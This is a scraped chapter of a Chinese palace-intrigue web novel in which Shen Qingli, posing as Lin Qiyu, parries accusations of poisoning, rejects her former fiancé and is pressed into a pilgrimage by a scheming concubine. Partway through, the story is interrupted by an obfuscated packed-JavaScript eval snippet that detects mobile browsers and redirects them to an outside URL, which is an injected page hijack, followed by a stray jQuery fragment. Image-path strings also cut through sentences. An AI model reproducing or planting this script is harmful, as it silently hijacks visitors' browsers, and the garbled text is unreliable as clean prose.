回到林府时,县主和小侯爷的事已经传的沸沸扬扬。
那些无端的传言中还扯到了沈清梨,有人说是她为了报复小侯爷才误伤县主的,也有人说沈清梨没这个胆子,那可是在长公主府,何况这些人哪个不比她身份显赫,她是疯了才敢这么做。
当然不管怎么传,最终大家最在意的还是这件事如何收场。
沈清梨前脚刚回揽翠轩,林夫人后脚就急匆匆地上了门。
“你老实说,到底是不是你下的毒?”
林夫人拉过沈清梨的手,焦急的询问,生怕给林家惹来祸端。
“不是。”沈清梨淡然的坐下,先是给林夫人倒了杯茶,然后又给自己倒了杯,自顾自的淡饮起来,并嘱咐文心给她拿些点心来。
虽然参加了长公主的茶会,但事出突然晚宴被取消,到现在她都还没吃上一口饭。
“当真?”林夫人显然不信,满脸愁容的坐在了沈清梨身旁,苦口婆心的说:“我知你为你姐姐不平,可侯府不是我们能得罪的,何况你若真报复,针对他一人即可,为何还要拉县主下水?”
沈清梨无奈的摇头,将茶杯递给了她,“母亲为何觉得我有那本事在公主府下毒?你也知道对方是县主,我要如何才能神不知鬼不觉的把毒下进去?”
林夫人仔细一想,觉得这话不假。
但她又觉得不对劲,便问:“那他们又是怎么回事?”
“这我就不知道了。”具体的事沈清梨不想告诉林夫人,也信不过她,什么原因不重要,总之跟林家扯不上半点关系。
县主和小侯爷这事闹得挺难看,主要目睹之人太多,根本压不下去,为了保两家颜面,又加之牵扯到皇室,便由端王牵头,求太后赐了这门婚事。
几日后,此事才渐渐平息。
当然,沈清梨不会轻易放过傅怀屿,她会要他血债血偿。这段时间沈清梨也一直在打听陆照君的下落,然而她的周围根本没人听过这个名字。
她想着,陆照君本是与她一般的孤儿,并非世家千金,想打听到她的消息,怕是没那么容易。
只能慢慢调查。
而在这时,她收到了一封江郁送来的书信。
文心把信刚递到她手中,她反手便丢进了香炉中,看都没看一眼。
“您不看看吗?”
“有什么好看的?”沈清梨反问。
无非就是江郁想约她见面,然后探探她的口风。
退婚一提出,现在最着急的就是江家。
“万一江家反悔了,想娶你为正妻呢?”
犹豫半晌,文心这才开口。
沈清梨冷冷的扫了她一眼,眸中带着几分寒意,“他想娶我便同意?凭什么?”
“可这样闹下去毕竟对小姐的声誉不好。”
“文心,我不是你家小姐,对江郁也没有半分感情,他毁约在先,我当然不会给他任何颜面,以后他的书信不必递给我,你要么不接,要么拿去烧了。”
江郁没有收到回信,无法确定林栖语的心意,这让他越发不解。
以往的林栖语只要他一句话,哪怕相隔再远都一定会来见他。
难道上次提出让她做妾一事让她太失望了,真打算退婚?和他断绝往来?
前短时间,他还是颇有信心的,觉得只要晾上几天,林栖语定会主动跟他示好,甚至会答应他们江家的任何要求。
毕竟在他眼里,林栖语已经失了名节,她无处可去,便是留在林家也会遭人白眼,而这个时候唯独嫁给他才是上策。
不管是林栖语也好,还是林家也罢,唯有尽快完婚,方能堵住悠悠众口。
可偏偏一连多日过去,林家对此事只字不提不说,还放任林栖语去抛头露面,参加长公主的茶会,而这种茶会,江家甚至连被宴请的资格都没有。
这让江郁心里头非常不平衡,越发怀疑林家根本就不在乎他们江家,甚至是真的要与他们退婚。
原本江家稳站上风,只要稍微施压,便能让林家投鼠忌器,可现在事情已经完全朝着他们未曾料到的方向发展,如此一来,江家随时可能会失去攀附林家的资格。
“母亲,我们是不是行事太过?”
江郁眉头紧皱,问出心中的困惑。
“过什么?分明是林栖语那丫头先做出那等有辱门楣之事的,这放在谁家都会和我们做出一样的选择。”
“郁儿,那林家姑娘已经失了清白,倘若将她娶回来做正妻,旁人会怎么看待我们江家,又会怎么看待你?”
江夫人态度非常坚决,不肯退让半步。
因为她很清楚,这次一旦退了,对江家将是极大的打击。
而且也就此失去了跟林家谈判的机会。
这些江郁不是不知道,只不过他对林栖语还是有感情的,不想真的因此交恶,互生厌恶心。
见他垂眸不语,江夫人无奈的叹了口,“郁儿,我知道你喜欢她,可是你爹爹发话了,要么退婚,要么抬进来做个妾室,正妻的名分,得留给清白人家的姑娘。”
“可现在提出退婚的是她,林大人也同意了,我不认为她会愿意屈尊做一个妾室。”
“那就等着,我倒要看看除了我们江家,谁还愿意要她,总之,最后着急的人一定不会是我们。”
天气骤变,一连下了好几天雨,直到五日后的清晨,雨才停下,天空开始渐渐放晴。
院中落了一地的残花新叶,空气中还残留着淡淡的泥土味。
文心正在打扫院落,看着零落的铃兰,她心疼的叹了口气,“这是小姐亲手种的铃兰,没想到连着下了几日的雨,花都被雨水打落了。”
“放心吧,经过大雨的冲刷,来年它们只会盛开的更好。”沈清梨走到她面前,轻轻拾起地上的残花,淡淡开口。
这时,李嬷嬷冲了进来,焦急的对沈清梨说:“二小姐,不好了!老夫人突然病重,您快去看看吧!”
林栖语的这位祖母,沈清梨并未见过,只知道老夫人一直病着,在暖阁休养,不见任何人。现在突然病重,恐怕凶多吉少。
暖阁与他处果然不同,一踏入就感觉到了一阵暖意,空气中也散发着一股浓浓的药香。
沈清梨刚到暖阁,大夫正好从老夫人寝室出来。
林镇封等人一拥而上,着急的询问老夫人的情况。
大夫面色凝重的摇了摇头,长叹一声,道:“准备后事吧。”
话音刚落,全场所有人脸色大变,林镇封如遭雷击,不敢相信的后退半步,手猛地撑在桌子上,用的力道过重,导致茶杯都被打翻。
可他却浑然不觉,只是脸色煞白的望着大夫许久都说不出一句话来。
屋内顿时哭声四起,乱作一团。
好一阵后,林镇封才撑着最后一丝镇定,声音颤抖着问:“大夫……当真,再无回旋余地?”
闻言,林夫人等人哭声戛然而止,皆满脸愁容的看向大夫。
然而大夫只是无奈的摇头,“老夫人这病是多年顽疾,一直都没办法根除,之前我便提醒过大人,一旦病情加重,神仙难救,诸位节哀吧。”
大夫的话就像是一记重锤,让所有人方寸大乱。
林镇封顾不上其他,急急忙忙的冲进了寝室,其他人也紧跟着要追上去,却被林夫人拦下,“母亲现在需要休息,这么多人一同进去只会打扰到她。”
说完,她朝沈清梨招了招手,“语儿,你跟我去。”
林夫人这做法不言而喻,沈清梨自然看出她的意图。
只不过沈清梨什么都没说,微微点头后,默默朝她走去。
见状,吴若兰缓步走上前,微笑着说:“孩子们都很担心老夫人,姐姐又何必将他们阻拦在外,难不成想让老夫人寒心吗?”
她身后
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17347692|199553||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
跟着的是自己的两个儿子以及林凤瑶,这些都是她的底气,比起她来,林夫人这边就显得单薄了些。
当然要说谁那边人最少,就要数郑怜烟了,她膝下无儿女,身边也就一个贴身侍女,在林夫人和吴若兰为见老夫人起争执时,只有她淡然的站在一旁,仿佛一切都跟她没有半点关系。
这是沈清梨第一次见林家这几人,与文心所说相差无几,这几人但凡待在一起,便少不了纷争。
林夫人瞥了眼吴若兰,冷道:“你想多了,我只是关心母亲的病情而已。”
吴若兰轻笑着问:“在座的谁不关心?”
听到这话,林夫人脸色一沉,刚想开口,林镇封却从寝室出来了。
见状,吴若兰赶忙上前关心的问:“老爷,老夫人她怎么样了?”
林镇封微微摇头,脸色非常难看。
看样子老夫人的情况不太好,林夫人没有多问,动身进了寝室,吴若兰则趁机对林镇封说:“老爷,我明日就带着几个姑娘去佛陀寺为老夫人祈福,听说佛陀寺最是灵验,只要心诚,定能感动菩萨,保佑老夫人逢凶化吉。”
人在极度绝望时,就越容易相信虚无缥缈的神灵,林镇封也不例外。
他很快接受这个提议,全权交给吴若兰去做。
没想到吴若兰突然看向沈清梨,笑吟吟的说:“二姑娘对佛陀寺最是了解,就由你来带路吧。”
都知道林栖语曾在佛陀寺休养,自尽的传闻也是从寺里传出来的。
那时不少人看笑话,尤其是吴若兰,就等着给林栖语咽气。
结果人不但没死,还回来了。
这一直都是吴若兰最耿耿于怀的,现在又故意提起佛陀寺,摆明了是想让沈清梨难堪。
既然是为老夫人祈福,沈清梨就算再不愿意也得答应。
第二天一早,吴若兰便带着林凤瑶与沈清梨等人出发了。
去往佛陀寺大约需要一整天,乘坐马车途中,沈清梨一直闭目养神,文心也不敢打扰,默默在一旁陪着。
直到晚上他们才到达附近镇上,这个点佛陀寺大门已闭,得等第二日才能去祈福,于是他们便找了家客栈休息。
上楼时,林凤瑶突然叫住沈清梨,眉毛微微一挑,嘴角露出似有似无的笑意,“故地重游,妹妹心里头是何滋味?”
“自然是很平静,你若在佛陀寺听几日佛法,也会变得内心平静不急不躁的。”沈清梨淡淡开口,连怒火都未被激起。
“平静?”林凤瑶冷笑起来,“果然还是一日既往的嘴硬。”
丢下这句话,她便上了楼。
见她远去,文心这才满脸气愤的说:“她就是故意激您,您别与她一般见识。”
沈清梨不答,直接回到了房间,文心为她倒了杯热茶,继续出言提醒,“小姐,吴姨娘来祈福,还特地叫上您,肯定没安好心。”
“她当然没安好心。”沈清梨端起茶杯将其一饮而尽,又继续说:“不过也无需在意。”
都说心诚则灵,为替老夫人祈福,吴若兰决定朝山礼佛,采取三步一叩首的方式来彰显自己的诚心。
但她不打算自己来,而是让沈清梨去做。
嘴巴上还说的那叫一个好听,“二姑娘,老夫人一向疼你,要是知道你这么诚心的为她祈福,一定非常感动,说不定病就好了呢。”
林凤瑶也跟着帮腔,“妹妹心好,自然舍不得让祖母受病痛的折磨,肯定不会拒绝。”
这分明是道德绑架,文心看不下去,出言反驳,“可是小姐她的身子还没恢复……”
“带着病痛还专程朝山礼佛,一定能感动上天,到时候不只是祖母,就连爹爹都会格外疼惜你。”“你想想,阖府上下这么多人,谁有这个诚意?谁又有这个毅力?偏偏你有,爹爹最重孝道,见了你这般模样,心里还能不疼你?往后这府里,谁还敢轻慢了你?”